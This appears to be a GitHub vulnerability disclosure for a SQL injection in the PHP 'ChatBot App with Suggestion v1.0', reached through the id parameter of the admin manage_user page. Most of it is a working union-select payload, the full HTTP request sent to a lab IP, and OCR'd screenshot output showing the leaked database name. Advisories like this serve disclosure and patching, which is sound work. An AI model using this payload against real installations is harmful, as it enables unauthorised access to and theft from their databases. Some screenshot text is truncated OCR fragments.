debug601 Create SQLi-1.md History

1 contributor

24 lines (18 sloc) | 1.12 KB

ChatBot App with Suggestion v1.0 by oretnom23 has SQL injection


vendors: https://www.sourcecodester.com/php/15316/chatbot-app-suggestion-phpoop-free-source-code.html

Vulnerability File: /simple_chat_bot/admin/?page=user/manage_user&id=

Vulnerability location: /simple_chat_bot/admin/?page=user/manage_user&id=, id

[+] Payload: /simple_chat_bot/admin/?page=user/manage_user&id=-4%27%20union%20select%201,database(),3,4,5,6,7,8,9,10-- + // Leak place ---> id

```
GET /simple_chat_bot/admin/?page=user/manage_user&id=-4%27%20union%20select%201,data
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=qq2e8htekg3g2rkgtbq38p0jnv
Connection: close
```



GET
/simple_chat_bot/admin/?page=user/manage_user&id=-4%27%20union%20select%201,database(),3,4,5,6,7,8,9,10--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=qq2e8htekg3g2rkgtbq38p0jnv
Connection: close
<section class="content text-dark">

<form action="" id="manage-user">
<input type="hidden" name="id" value

<label for="name">First Nam
<input type="text" name="fir
id="firstname" class="form-control" value="chat_bot_db" required>

<label for="name">Last Name
<input type="text" name="las
id="lastname" class="form-control" value="3" required>

<label for="username">Usern
<input type="text" name="use


Load URL
Split URL
Execute
http://192.168.1.19/simple_chat_bot/admin/?page=user/manage_user&id=-4' union select 1,database(),3,4,5,6,7,8,9,10--+
Post data
Referrer
0xHEX
%URL
BASE64
Insert string to replace
Insert replacing string
Chat Bot - PHP
Simple Site Chat Bot - Admin
Dashboard
Responses
Report
Maintenance
User List
Settings
First Name
chat_bot_db
Last Name
3
Username
4
New Password